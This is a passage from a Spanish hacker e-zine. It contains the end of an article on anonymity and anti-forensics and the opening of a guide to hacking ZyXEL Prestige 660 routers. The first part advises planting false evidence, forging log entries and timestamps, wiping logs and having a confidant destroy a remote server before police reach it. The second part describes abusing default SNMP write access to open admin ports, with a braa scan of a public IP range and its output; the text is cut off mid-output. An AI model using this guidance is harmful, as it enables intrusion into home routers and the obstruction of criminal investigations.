   - Agregar una cuenta con permisos de administrador con un nombre
     o alias presumiblemente procedente de otro pais.
   - Cambiar directamente a ese usuario.
   - Troyanizar tu propio sistema con algun rootkit conocido.

- Activar un servidor FTP en tu sistema con una cuenta anonima.
- Añadir a los logs una entrada de conexion a ese servidor desde una IP extra~a (aquella que supuestamente te ha atacado y acorde a la supuesta nacionalidad del nuevo usuario creado).
- Acorde a todo esto modificar las fechas de ultima modificacion y acceso de los logs (los analistas forenses no son idiotas).
- Todo lo que se te ocurra desde un punto de vista inteligente.

Finalmente debes borrar este script antes de que los chicos duros entren en tropel por el pasillo.

Como nota final debo advertir: Si puedes realizar todas estas operaciones desde Windows la credibilidad sera muy superior que en otro caso. Que te pillen con las manos en la masa utilizando alguna variante de Unix o Mac sera sospechoso. Aunque yo personalmente no podria hacerlo asi...

Nuestro amigo RomanSoft publico hace tiempo un paper desarrollando el analisis completo (post-morten) de un sistema Unix atacado. Se titula: "Reto de Analisis Forense - RedIRIS" y puedes encontrarlo aqui [8]. Para que esta referencia? Si tienes la paciencia de ver y estudiar lo que un forense es capaz de descubrir y que no en un sistema comprometido, quizas puedas aprovechar este material para crear tus propias pistas falsas y conducir la investigacion por el camino que tu desees. El unico camino que no te pondra entre las rejas.

<< Obtener informacion de internet es como intentar
beber agua de una boca de incendios. >>

[Mitchell Kapor]

---[4.5 - Practicas Anti-Forense

El anonimo perfecto seria el "anonimo no-existente", pero dado que esta premisa es imposible, y debido a un principio que veremos en el siguiente apartado, la cualidad que El Anonimo debe desarrollar de forma que no contenga imperfecciones, es la habilidad para borrar todos sus rastros o evitar siquiera que estos se produzcan.

<< Donde con toda seguridad encontaras
una mano que te ayude, sera en el
extremo de tu propio brazo. >>

[Napoleon]

---[4.5.1 - Acercamiento a la Teoria Forense

Todo aquello que tenga relacion con la teoria forense se basa en el mismo principio, el conocido "Principio de Intercambio de Locard", que en pocas palabras viene a decir que "todo contacto deja un rastro.

De forma extensa se dice que: "siempre que dos objetos entran en contacto, transfieren parte del material que incorporan al otro objeto".

En informatica, los analisis forenses se llevan a cabo o bien con el objetivo de recuperar toda la informacion posible de un medio de almacenamiento cualquiera, para posteriormente presentarlo como prueba (evidencia) ante un

Juzgado en un proceso penal, o bien con el objetivo de establecer una linea de acontecimientos ocurridos en un sistema particular puediendo asi detallar los pasos seguidos por un posible atacante.

Segun el Principio de Locard, es imposible no dejar ni un solo rastro, pero eso no quiere decir que el hacker tenga la habilidad de dejar la minima evidencia posible, y alterar aquella otra que permaneza de modo que no lo relacione con el caso.

<< Nada aumentara tanto las posibilidades
de pescar un pez grande. Como el hecho
de ponerse a pescar. >>

[XXX]

---[4.5.2 - Ocultamiento de Informacion

Hemos hablado ya de criptografia y esteganografia, ambos metodos para ocultar o hacer que la informacion sea ilegible para un sujeto no autorizado. Ambas tecnicas tienen algo en comun, se basan en un contenedor que mantiene de forma encubierta el contenido.

El fallo esta en que una vez descubierto el contenedor, siempre es solo cuestion de tiempo (poco o mucho) extraer el contenido. Cabe pensar entonces que cuanto mas dificil sea de suponer o imaginar el contenedor, la seguridad aumentara en proporcion.

Grugq demostro esto en su articulo "Defeating Forensic Analysis on Unix" [11] en Phrack 59, donde presento una herramienta conocida con el nombre "runefs" capaz de crear un espacio de almacenamiento en el bloque de inodos malos de un sistema de archivos EXT2, el cual debido a un error de programacion no era tenido en cuenta por la suite The Coroner's Toolkit (famosa en analisis forense y recuperacion de datos en sistemas Unix), pudiendo asi guardar alli informacion oculta (por norma general cifrada).

Pero como ya descubrimos a lo largo de este articulo, esto es una lucha, un fallo es explotado, un parche lo arregla, y otro nuevo metodo es investigado. Juegos con el procesador de las tarjetas graficas estan volviendose mas famosos cada dia. Como desarrollar una aplicacion especifica para trabajar con la GPU es un tema complicado, aunque viable.

A pesar de que existen trabajos mucho mas avanzados que este, scythale ofrecio algunas pequeñas ideas en su articulo "Hacking deeper in the system" [12] en Phrack 64, acerca de la posibilidad de utilizar la GPU como motor de cifrado y la memoria RAM de la misma tarjeta grafica como espacio para ocultar la informacion.

Por mi parte tambien recomiendo los manuales y guias de nVidia CUDA (todo un framework con extensiones al lenguaje de programacion C que te adentrara en el mundo de la explotacion de la GPU).

<< Triste epoca la nuestra. Es mas facil
desintegrar un atomo que superar un prejuicio. >>

[A. Einstein]

---[4.5.3 - Explotacion: No Dejar Rastro

Algunos de aquellos que se autodenominan hackers, se enorgullecen cada vez que logran explotar un programa y sacan beneficio de ello, sobretodo cuando el acceso se produce de forma remota. Aqui entra en juego el script-kiddie, aquel que jamas piensa en las consecuencias y repercusiones de sus actos. Ha conseguido el ultimo exploit y lo ha utilizado indiscriminadamente. Pero descuida, si ha logrado acceder a un sistema de cierta importancia, pronto sera cazado.

El Anonimo sabe que todos los exploits que puede encontrar a lo largo de la red son en realidad pruebas de concepto, y estas solo se preocupan de demostrar que una shell puede ser obtenida. La catastrofe que sucedera despues queda a cargo del hacker.

Por lo tanto, y ademas, como hacker real se encargara de utilizar las ultimas tecnicas en prevencion de deteccion. Y aqui hablo del uso de shellcodes codificadas, combinaciones multiples de NOPS aleatorios, y cualquier cosa que evite que un IDS haga saltar todas las alarmas del sistema. No esta en contra del hacker sacar el mayor provecho del tiempo del que dispone, de modo que utilizar una plataforma de desarrollo como Metasploit para preparar sus ataques, simplificara la mayoria de los aspectos que hemos comentado.

Entonces, el Anonimo jamas probara el exploit por primera vez en el sistema objetivo, siempre analizara las reacciones en su propio laboratorio de pruebas, comprobara de que forma reacciona el programa vulnerable, y las posibles consecuencias de que este finalice de forma inesperada.

En el film "La Teniente O'Neil" se puede escuchar una frase que dice: "Yo tenia un reloj estropeado, que acertaba dos veces al dia". Como expertos hackers eso no nos sirve. Lo que si nos sirve es otra de sus frases: "Si debe hacerlo, hagalo en silencio".

Continua leyendo para mas informacion...

<< Si el hombre fuese constante
seria perfecto. >>

[Shakespeare]

---[4.5.3.1 - Aqui No Ha Pasado Nada

El Anonimo no solo tratara de que el programa no finalice incorrectamente, sino que se asegurara por todos los medios de que esto nunca ocurra. Tirar abajo un servidor y dejar sin servicio a una gran cantidad de usuarios, es una llamada a voces para que vengan a buscarte.

Por este motivo, El Anonimo utiliza las tecnicas mas adecuadas para su trabajo, normalmente preferira utilizar un metodo return-into-to-libc antes que una explotacion directa, ya que esta permite de un modo mas sencillo establecer un punto de retorno. Este punto de retorno debe ser estudiado en detalle, de forma que los registros afectados durante las acciones del "payload" no afecten en el transcurso posterior de la aplicacion.

Ademas, El Anonimo solo tiene "un intento", jamas puede permitirse provocar un fallo segmentacion. Esto ocurre por dos motivos bien claros:

1) Un fallo de segmentacion normalmente privara la realizacion de un segundo intento exitoso (hablamos de explotacion remota).

2) Un fallo de segmentacion provoca una alerta de que algo extranyo ha
   ocurrido, y nuevamente es una llamada a la investigacion de los hechos.

Lograr que todo esto no ocurra, normalmente implica hardcodear las
direcciones correctas en un entorno simulado que debe emular hasta el
mas minimo detalle las caracteristicas del sistema objetivo.

```
          << No puedo cambiar la dirección del
             viento, pero sÌ ajustar mis velas
             para llegar siempre a mi destino. >>

                                  [ James Deam ]
```

---[4.5.3.2 - Yo No He Estado Aqui

Si damos por hecho que la posibilidad de ejecutar codigo arbirario es cercano
al 100%, finalmente una shellcode normal acabara por proporcionarnos una linea
de comandos, ya sea de forma directa o inversa. El problema es que la ejecucion
de un binario como "/bin/bash" o "/bin/sh" provocara una llamada a "execve( )"
que en el fondo es tecnicamente una syscall del sistema operativo encargada de
preparar el entorno necesario para ejecutar el nuevo proceso.

Esto implica que la accion puede ser logueada y trazada nuevamente en la linea
de acontecimientos de un analista forense. Y este es el menor de los problemas
si cabe, ya que esta syscall puede estar restringida a un cierto grupo de
usuarios o administradores y denegada para otros, lo cual acabaria en un error
desastroso.

El planteamiento y solucion a este problema vino en primera instancia de la
mano de "grugq" con sus papers:

 - The Design and Implementation of ul_exec [15]
 - Remote Exec [16]

Mas tarde con una implementacion mejorada de los hackers Pluf y Ripe en:

 - Advanced Antiforensics : SELF [17]

En resumen, la solucion pasa por construir un "userland exec", que no es mas
que una implementacion propia de la syscall anteriormente mencionada y que no
necesita tener un binario almacenado en disco, sino que recuperara toda la
informacion necesaria de la memoria y realiza el trabajo necesario para ejecutar
el proceso deseado.

Para conocer los detalles inherentes a estas tecnicas dejo al lector la mision
de leer y estudiar los papers anteriores.

Hay algo que hasta el momento no ha sido implementado en los desarrollos
presentados, y que en mi humilde opinion deberia comenzar a tenerse en cuenta.
Sea como fuere, es inevitable que los datos viajen por la red, y enviar un
binario a la memoria de un proceso remoto donde quizas exista un sniffer
escuchando puede convertirse en un problema a resolver.

Por tanto, mi idea es la de agregar metodos de cifrado entre el ELF loader
que espera en el host objetivo y el binario estaticamente enlazado que esta
siendo enviado por la red. El primero debera descifrar el segundo y proceder
luego a su normal ejecucion.

<< El software es como la entropia: dificil de atrapar,
no pesa, y cumple la Segunda Ley de la Termodinámica,
es decir, tiende a incrementarse. >>

[Norman Augustine]

---[4.5.4 - Luchar Contra los Logs

Borrar las huellas del crimen parece un paso obvio despues de una intrusion exitosa. Pero es sabido que los script-kiddies se saltan esta fase del ataque con bastante frecuencia. Tu no, tu eres "El Anonimo", y tu conocimiento acerca de los logs pasa por comprender completamente como funciona el demonio syslog.

Hay muchos documentos por ahi describiendo la situacion de los logs dentro del arbol de directorios para cada sistema. En concreto yo ya hice un ligero acercamiento en el numero 28 de SET en "Algo acerca de los logs" [18].

En fin, puedes conocer la situacion de la mayoria de los logs, pero un buen administrador puede realizar cambios particulares en el sistema con el objetivo de burlar tus intenciones. No obstante, recordemos que "/etc/syslog.conf" siempre contendra la magia y los Paths del resto de ficheros de registro (a no ser que el mismo administrador haya modificado el codigo fuente del demonio syslog y haya alterado este comportamiento).

No obstante, siempre podrias utilizar herramientas habituales para buscar patrones dentro del sistema de ficheros, encontrando asi los que mas se parezcan a dicho archivo de configuracion.

Para los logs mas escurridizos, aquellos de los que en principio no tenemos constancia pero que han guardado informacion sobre nosotros (estos suelen pertenecer a aplicaciones particulares que realizan su registro a parte), hay una tecnica muy simple que resulta bastante efectiva:

Se trata simplemente de crear un archivo como "/tmp/check" justo en el momento en que inicias la sesion en el sistema como root y, justo antes de abandonarla, buscar con "find" aquellos archivos que han sido modificados mas recientemente que el archivo que creamos. Esto se logra asi:

```
1) # touch /tmp/check
2) # find / -newer /tmp/check -print
```

Solo nos estamos centrando en sistemas tipo Unix, pero date cuenta que portar estas tecnicas a otros entornos no deberia presentar ningun problema. Una buena referencia sobre borrado seguro y zonas de datos sensibles puede verse en el articulo "Anonymizing UNIX Systems" [19] de van Hauser, del bien conocido grupo "The Hackers Choice".

<< A mucha gente todavÌa le gusta Solaris, pero estoy
compitiendo activamente con ellos, y espero que mueran. >>

[Linus Torvalds]

---[4.5.5 - Tecnicas de Borrado Seguro

Todo el mundo ya sabe desde luego que el sistema de borrado que trae consigo por defecto cualquier sistema operativo no implementa un nivel de seguridad minima. Esto quiere decir que normalmente los datos de un fichero siempre

continuan donde estaban aun a pesar de que este haya sido eliminado. Ocurre esto ya que para mejora de la eficiencia del sistema, resulta mas practico indicar al sistema de archivos pertinente (ya sea Ext2/3, FAT16/32, NTFS, HFS+, JFS, etc...) que el archivo ya no existe y que su espacio de datos queda disponible para futuros usos, que dedicarse a borrar estos mismos datos en el proceso.

Sobre estos problemas existe mucha informacion y por mi parte ya fueron tratados en el articulo "Seguridad de los datos" [20] publicado en la edicion numero 30 de esta misma e-zine.

Por poner un ejemplo, tener "rm" instalado en el sistema y usarlo por defecto es un comportamiento descuidado; resulta mas efectivo obtener una herramienta como "shred" y añadir a tu ".bashrc" personal un alias como el siguiente:

```
alias rm='shred -zu'
```

Desde ese momento, cualquier llamada a "rm" pasara por "shred" y no por el binario original. Las opciones que utilizamos son estas:

```
  -u, --remove   trunca y borra el archivo después de sobreescribirlo
  -z, --zero     sobreescribir con ceros al final para ocultar la division
```

NOTA: Si utilizas Windows deberias aplicar una tecnica parecida.

Ya que no hay mucho mas que decir sobre este punto, tan solo recalcar nuevamente el hecho de la existencia de metodos hardware para la recuperacion de evidencia a un despues de sucesivas reescrituras de un medio de almacenamiento dado. Esto es bien sabido debido en parte a la siguiente definicion:

```
   "Escribir de forma aleatoria no es la solución en los
    discos duros antiguos, ya que muchas veces, la secuencia
    escrita no altera totalmente el campo magnetico posibilitando
    la recuperación de los datos originales."
```

Como no, para los mas echados hacia adelante, pueden probar nuevos experimentos sobres sus soportes de uso diario, por mi parte ya he visto en la web alguna demostracion de como freir un CD mediante el uso de bobinas Tesla (orginiarias de su descubridor Nikola Tesla).

```
          << El poder tiende a corromper, y el
             poder absoluto corrompe absolutamente. >>

                                    [ John E. Acton ]
```

---[4.5.5.1 - Acciones de Ultima Hora

```
 - (Toc toc toc...)
 - Quien es ?
 - La Policia!
 - Jooodeeer...
```

Alguno se pensara que tengo pensado representar aqui la escena clasica de las peliculas donde uno se dispone a borrar todos sus datos justo cuando la ley esta a punto de entrar por la puerta (o incluso freir los discos duros con nada menos que un aparato desfibrilador como se puede ver en el film "El Nucleo" o "The Core").

Lo cierto es que todo esto significa estar muy poco prevenidos. Desde mi

punto de vista el siguiente modus operandi seria mucho mas adecuado. Para empezar los datos importantes (los cuales a su vez son los que podrian implicarnos) deberian de estar siempre en servidores remotos lejanos a nuestra residencia actual.

Estos datos (ya sean datos interpretables o software en si) deberia usarse de forma remota siempre que sea posible. Y en cualquier otro caso solo traerlos al sistema local a modo de demanda, siempre removiendo estos al finalizar su uso, o al terminar la sesion de hacking en que uno esta inmerso.

Ahora, si necesitamos una pequeña aplicacion (lease script) que borre alguna cosa de nuestros ordenadores en ultima instancia, ya no tendra que encargarse de gigas de informacion indiscriminada, sino mas bien de borrar tan solo todos los logs del sistema que puedan implicar alguna conexion con los servidores remotos y adicionalmente el directorio donde pudiera haber quedado alguna aplicacion que haya sido descargada a demanda y todavia no haya sido borrada.

Por ultimo, debemos contar en todo momento con una persona de confianza que pueda fisicamente o no acceder a ese supuesto servidor remoto y borrar toda la informacion que el mismo contenga (copiando lo extrictamente necesario a otro medio de almacenamiento que pueda ocultarse en un nuevo lugar seguro).

En resumidas cuentas tenemos que:

```
1 - Mientras la policia investiga nuestros sistemas, a priori:
  1.1 - Estos no contienen informacion que resulte en evidencia.
  1.2 - No existe informacion de conexion al servidor remoto del
        cual los investigadores (otra vez a priori) no saben nada.
2 - Mientras tanto...:
  2.1 - Nuestro confidente ha eliminado todos los datos de
        dicho servidor, y lo ha formateado sino desecho de el.
```

Aunque es una de las miles de soluciones que uno puede encontrar (habida cuenta de que una sola mente no puede imaginarlas todas), no quiere decir en nigun momento que el metodo sea infalible, de hecho, es demostrablemente falible, ya que si consiguen alcanzar el servidor, como vimos en las secciones anteriores, es imposible que no exista rastro de presencia alguna.

<< El problema de los virus es pasajero y durara un par de años. >>

[John McAfee]

---[5 - Miscelanea

En esta seccion pretendo mostrar ciertos aspectos que aun a pesar de proceder de otras fuentes distintas a la subcultura hacker, guardan una estrecha relacion con la clase de comportamiento que una persona en busca de anonimato deberia adoptar.

<< Trabajar y consumir, ¿habra
vida antes de la muerte?. >>

[XXX]

---[5.1 - Magia y Misdirection

Cuando uno se interesa por la magia, la cartomagia, numismagia o, en resumen, cualquier clase de ilusionismo, no todo lo que estudia para llegar a ser uno de los grandes es "practica", sino que detras de todo ello existe una profunda teoria que viene desde los tiempos mas antiguos.

Existe toda una psicologia que los magos estudian para saber manipular no solo los aparatos, sino tambien a su publico. Es por ello que al final terminan convirtiendose en verdaderos maestros del enganyo. Y la parte mas importante si cabe de toda esta teoria, es un concepto conocido como "misdirection", que traducido al castellano viene a ser: "desvio de la atencion".

Misdirection es en resumen la facultad que tiene una persona para lograr que otra u otras personas dirijan su atencion a una sola cosa (como si ello fuera lo mas importante en ese momento), mientras realiza una accion secreta en el lugar donde la atencion se ha desvanecido.

Imaginar a un mago encima de un escenario, hablando tranquilamente con el publico y con una baraja de cartas en la mano. Que ocurre si de pronto el mago da un grito y senyala con su dedo directamente a un espectador al final de la sala? Exacto, el resto del publico se girara automaticamente para ver a quien diablos esta apuntando, y el mago puede aprovechar ese desvio de atencion para hacer su movimiento secreto o incluso cambiar su baraja por otra trucada (o viceversa).

Claramente, un mago que se precie jamas haria tal cosa, las tecnicas de misdirection son mas sutiles que todo eso, y normalmente se basan en posturas del cuerpo y juegos de miradas. Por ejemplo, una persona sentada en una silla y que se inclina hacia adelante sobre el tapete de la mesa apoyando los brazos es alguien que inconscientemente dice "que es un momento de concentracion", y esto provoca que el publico tambien este mas atento, en cambio, si la persona (lease mago), se echa hacia atras reposandose tranquiltamente contra la silla, eso quiere decir que el momento de tension ha pasado, y obliga al publico ha relajarse.

No es que mi intencion sea dar unas clases de magia teorica, desde luego, ni revelar secretos, ni mucho menos, pero si abrir los ojos a todas aquellas personas que creen que todo en la vida funciona por azar. Con ello intento hacer comprender a "El Anonimo" que todos sus movimientos tienen un objetivo, y que la mejor forma de ocultar sus actos es llamando la atencion sobre otros. Alguno ya se habra dado cuenta que esto mantiene cierta relacion con la seccion "Concepto de Superposicion" que ya expusimos en su momento. Pues si, la idea basica va por ahi.

Ya que no todo el mundo esta dispuesto a comprar libros de "magia", pues no todos tienen las mismas aficiones, seria recomendable echar un vistazo en la wikipedia u otras fuentes mas amplias. Es decir, la "misdirection" se utiliza tambien en literatura detectivesca cuando se quiere mantener oculto hasta el mismo final el autor real de un crimen, llevando al lector de un posible asesino a otro por medio de pistas falsas. Y como en el mundo de las letras, "el desvio de la atencion" tambien es aplicable al mundo del hacker.

NOTA: Para todos aquellos iletrados en estos temas, pueden obtener una decente dosis de conceptos sobre misdirection en la pelicula "Operacion Swordfish".

<< Si no puedo persuadir a los
dioses del cielo, movere a

los de los infiernos. >>

[Virgilio]

---[6 - A Traves de la Bola de Cristal

Muchos se preguntaran que es lo que esta por venir con respecto a temas de anonimato y tecnicas anti-forense, que al fin y al cabo es la materia de estudio fundamental para El Anonimo.

Pues Duvel ya nos adelanto algunas cosas hablando sobre proyectos basados en la Inteligencia Artificial para el desarrollo de aplicaciones que sean simuladores de entidades arbitrarias. Tal como el nos lo explico queda mas claro: Si queremos que el programa componga un texto simulando haber sido escrito por "George Bush", solo tenemos que proporcionarle una cantidad de textos suficientes que hayan sido escritos realmente por el para que el motor de nuestro programa elabore una imitacion de la expresion suficientemente aceptable.

Es facil descubrir ahora que esta idea apoya nuestra postura de la "suplantacion" que ya tratamos al principio de este articulo. Duvel menciono en un apunte interesante que ya se le habia ocurrido un titulo para un nuevo articulo: "Defeating Forensic: How to Cover Your Says".

<< Desviarse una pulgada al comienzo del
buen camino, significa apartarse mucho
al final de ese buen camino, lo que
hara que la verdad sea inalcanzable.
No es asi? >>

[Arthur Conan Doyle]

---[7 - Consideraciones Finales

Bien, pues hasta aqui hemos llegado tras la exposicion de unas bases solidas y principios de comportamiento que en un futuro deberan asimilar y adoptar los "fantasmas de la red".

Fue mi intencion desde un principio animarte a leer todas y cada una de las referencias que he nombrado a lo largo de este documento. Si bien mis letras sirven como enlace de union de todos ellos en una teoria bastante consistente, los detalles extensos e implicitos de cada apartado no dejan de estar en los papers que he señalado.

Por cierto, este articulo ha presupuesto que tu o "El Anonimo" jamas sera cazado, de modo que no nos hemos preocupado de describir en ningun momento cuales son las acciones o comportamientos a tener en cuenta si te encuentras en tal situacion (exceptuando "Acciones de Ultima Hora"). Pero como ya he dicho durante todo este tiempo, la teoria esta ahi a tu disposicion, y Phrack nos ha brindado en su publicacion 64 el fantastico articulo de Lance: "Know your enemy: facing the cops", donde podras aprender como actuan aquellas personas que a dia de hoy quieren "hacer cumplir la ley" en sus respectivos paises.

Para terminar, El Anonimo alterara para su uso todas las tecnicas descritas en los articulos de Phrack y jamas llevara consigo este documento. Por que? Porque estos ya han sido estudiados por otros

hackers, y el no es un hacker cualquiera, el es El Anonimo.

Feliz Hacking!
blackngel

<< Si ya habia realizado la apertura,
y desenvuelto el medio juego, el
final me daria el jaque mate. Era
yo, el peon, contra un rey defendido
por todo su sequito. >>

[blackngel]

---[8 - Referencias

[1] A brief history of the Underground scene by Duvel (TCLH)
http://www.phrack.org/issues.html?issue=64&id=4#article

[2] False Identification by Forest Ranger
http://www.phrack.org/issues.html?issue=4&id=3#article

[3] Social Security Number Formatting by Shooting Shark
http://www.phrack.org/issues.html?issue=19&id=4#article

[4] Hacker How-To
http://www.catb.org/~esr/faqs/hacker-howto.html

[5] Cinco horas con Fred
http://www.set-ezine.org/ezines/set/txt/set28.zip

[6] Tor - Una Verdad a Medias
http://www.set-ezine.org/ezines/set/txt/set36.zip

[7] Web Oficial de Kriptopolis
http://www.kriptopolis.org/

[8] Reto de Análisis Forense - RedIRIS
http://www.rs-labs.com/papers/RS-RetoRedIRIS_Informe_ejecutivo.pdf
http://www.rs-labs.com/papers/RS-RetoRedIRIS_Informe_tecnico.pdf
http://www.rs-labs.com/papers/RS-Reto_RedIRIS.zip

[9] The only laws on the Internet are assembly and RFCs by Julia
http://www.phrack.org/issues.html?issue=65&id=6#article

[10] Hacking the Linux Kernel Network Stack
http://www.phrack.org/issues.html?issue=61&id=13#article

[11] Defeating Forensic Analysis on Unix
http://www.phrack.org/issues.html?issue=59&id=6#article

[12] Hacking deeper in the system
http://www.phrack.org/issues.html?issue=64&id=12#article

[13] Advanced Antiforensics : SELF by Pluf & Ripe
http://www.phrack.org/issues.html?issue=63&id=11#article

[14] Know your enemy : facing the cops by Lance
http://www.phrack.org/issues.html?issue=64&id=14#article

[15] The Design and Implementation of ul_exec

http://www.projet7.org/~eberkut/TODO/binladenz/grugq_ul_exec.txt

[16] Remote Exec
http://www.phrack.org/issues.html?issue=62&id=8#article

[17] Advanced Antiforensics : SELF
http://www.phrack.org/issues.html?issue=63&id=11#article

[18] Algo acerca de los Logs
http://www.set-ezine.org/ezines/set/txt/set28.zip

[19] Anonymizing UNIX Systems
http://freeworld.thc.org/papers/anonymous-unix.html

[20] Seguridad de los datos
http://www.set-ezine.org/ezines/set/txt/set30.zip

EOF

Hacking ZyXEL Prestige 660

Autor: d00han.t3am - d00han.t3am@gmail.com

<S3ns1b1l1dAd hack3er>

Son las 02.17 a.m y mis dos chicas estan durmiendo desde hace 3 horas. El trabajo oficial, el no oficial, la familia y hack hacen que dormir sea un lujo. A las 06.45 a.m. en pie y a exprimir otro dia como si fuera el ultimo.

Tras releer un SET, el numero 35 concretamente, me invadieron unas ganas enormes de ponerme a escribir cosas que no todo el mundo sabe. En la Editorial de dicho numero "el nuevo Editor" nos incitaba a los lectores a escribir tras motivarnos con un ejemplo.

Vale, ahora entendereis porque este articulo se lo dedico a Daniela, mi hija. Somos los mejores!

</S3ns1b1l1dAd hack3er>

[=][=][=][=][=][=][=][=][=][=][=][=][=][=]
[Hacking Zyxel Prestige 600 series]
[=][=][=][=][=][=][=][=][=][=][=][=][=][=]

Desde hace tiempo utilizo las tecnicas que voy a exponer para mis propios fines. He avisado a las empresas aludidas, como son el fabricante "ZyXEL" y el distribuidor/proveedor de servicios "Telefonica" sin obtener respuesta. Pues nada, ha llegado la hora de hacerlo publico.

A~os atras se descubrieron ciertas vulnerabilidades que en teoria podrian revelar informacion sensible y realizar ciertos cambios de configuracion (no se indican cuales ni como).
(Ref: http://www.juniper.net/security/auto/vulnerabilities/vuln27918.html)
En todo caso, en este "paper" se describe como saltarse el filtrado de puertos de administracion de forma practica.

Para quien no lo sepa, estos routers ADSL son los que dan acceso a una gran parte de la poblacion en Espa~a gracias al proveedor de servicios "Telefonica de Espanya". Los ha estado instalado durante mas de 3 anyos si no me equivoco.

Los routers vulnerables al ataque que se describira son concretamente los Prestige P-660HW-D1, P-660R-D1 y el mas antiguo P-650HW-31.

Por defecto, algunos routers de la serie 600 traen el servicio SNMP activado con su respectivo puerto UDP 161 abierto accesible desde la interface LAN y WAN. Esto en si no es un problema siempre y cuando se proteja por contrase~a y no se pueda modificar nada. Pues normalmente no es asi, es decir, la contrase~a de lectura o GET es "public" y la de escritura o SET es "public" y no existe ningun tipo de filtrado a este puerto/protocolo.

Normalmente, el protocolo SNMP y los datos a los que se acceden se utilizan para monitorizar el estado del dispositivo. La brecha de seguridad se abre aqui, pero realmente el problema viene cuando podemos MODIFICAR la configuracion del dispositivo a nuestro antojo.

Entre otras delicias, podemos:

* Conocer direcciones IPs asignadas por DHCP en la LAN
* Conocer las MACs de los dispositivos de la LAN (y por tanto sus marcas-modelo)
* Conocer y cambiar el nombre del dispositivo. Saber el tiempo que lleva online.
* Inyectar codigo XSS que nos revele la password de admin del router (no se trata aqui)
* ABRIR puertos filtrados hacia la interfaz WAN ;) *** increible, pero sigue leyendo ***

Una vez que los puertos estan abiertos ya depedende de la imaginacion de cada uno hasta donde se puede llegar, a mi de pronto se me ocurre:

* Entrar en la interface web o telnet (con las pass por defecto o fuerza bruta) y redirijir los puertos NetBios/RPC/VNC/Terminal Server a una maquina Windows del interior o los equivalentes para un servidor linux

[=][=][=][=][=][=][=][=][=] [Conocimientos previos] [=][=][=][=][=][=][=][=][=]

Pues como minimo te recomiendo que sepas algo de SNMP, MIBs, TELNET y utilizar el Nmap aunque si no te suena nada de lo que he expuesto hasta ahora pues... lo tienes crudo.

Aqui referencio algo de culturilla:

* http://es.wikipedia.org/wiki/SNMP
* http://es.wikipedia.org/wiki/MIB
* http://www.zyxel.es/descargas09/Actualizacion%20Firmware%20Telefonica%20en%20Routers%20ZyXEL.pdf
* http://www.zyxel.es/descargas09/ (documentacion actualizada Zyxel)
* http://www.oidview.com/mibs/890/ZYXEL-MIB.html ¡¡¡¡ OIDs de ZyXEL !!!!
* google: SNMPv2-MIB.iso.org.dod.internet

Dicho de manera muy simple, el protocolo SNMP utiliza MIBs para intereaccionar con el dispositivo. Por ejemplo, si hacemos una peticion SNMP a un router usando la OID .1.3.6.1.2.1.1.1.0 nos respondera con un string indicando el Modelo.

Una MIB digamos que es una base de datos de OIDs para interaccionar con un dispositivo via protocolo SNMP. Las MIBs que utilizamos aqui no son las "estandar" ;) . Son especificas de los routers ZyXEL y es mas, muchas de ellas tampoco aparecen en la documentacion oficial, se han obtenido, digamos que, por fuerza bruta. Las OIDs estan estructuradas jerarquicamente y "andando" por ellas y bajando de nivel podemos encontrar sorpresas; sorpresas que nos pueden ayudar a cambiar la configuracion sin permisos de administrador.

ZyXEL por ejemplo, tiene MIBs propias, se encabezan bajo la jeraquia:

```
:.1.3.6.1.4.1.890.1.x.y.z
```

[=][=][=][=][=][=] [Herramientas] [=][=][=][=][=][=]

En Linux podemos usar (incuido en BackTrack 3/4)

* braa

En Windows podemos utilizar:

 * Mib Browser - http://www.ireasoning.com/downloadmibbrowserfree.php

Para ambos S.O. debemos disponer de Nmap y de algun escaner SNMP como el que incluye IP-Tools 2.0. En linux nos sobra con **braa** para hacer todo el trabajo.

[=][=][=][=][=][=][=]
[El procedimiento]
[=][=][=][=][=][=][=]

 * Identificar a la victima usando un escaner SNMP (recordad que esta penado civilmente escanear IPs que no sean tuyas propias)
 * Una vez identificada, ver si tiene abiertos los puertos de administracion telnet, www y ftp.
 * Si no los tiene abiertos, modificar la configuracion de filtrado usando OIDs especificas.
 * Lanzar un navegador web contra la aplicacion de configuracion http o un telnet hacia el puerto 23
 * Hacerse con un manual del modelo hackeado especifico y dejar volar la imaginacion.

Manos a la obra (las IPs han sido modificadas para evitar suspicacias)
===============

 * Escojo un rango IP que se de antemano que esta poblado de este tipo de routers. Por ejemplo: 88.22.xyz.1 a 88.22.xyz.254
 * Le decimos a **braa** que mire en ese rango
 * Todos los routers que responden a un GET public:

```
bt ~ # braa public@88.18.11.1-88.18.11.254:161:.1.3.6.1.2.1.1.1.0
88.22.xyz.253:104ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.22.xyz.250:100ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.22.xyz.231:96ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.22.xyz.212:96ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.22.xyz.210:96ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.22.xyz.208:100ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.22.xyz.202:104ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.22.xyz.196:96ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.22.xyz.197:100ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.22.xyz.191:88ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.22.xyz.189:104ms:.1.3.6.1.2.1.1.1.0:Prestige 2602HWL-61C
88.22.xyz.144:96ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.22.xyz.132:100ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.22.xyz.125:100ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.22.xyz.149:204ms:.1.3.6.1.2.1.1.1.0:Prestige 660HW-61
88.22.xyz.124:108ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.22.xyz.115:104ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.22.xyz.109:104ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.22.xyz.108:104ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.22.xyz.105:104ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.22.xyz.93:104ms:.1.3.6.1.2.1.1.1.0:P-660R-D1
88.22.xyz.82:100ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
88.22.xyz.80:104ms:.1.3.6.1.2.1.1.1.0:Prestige 2602HWL-61C
88.22.xyz.49:4ms:.1.3.6.1.2.1.1.1.0:P-660HW-D1
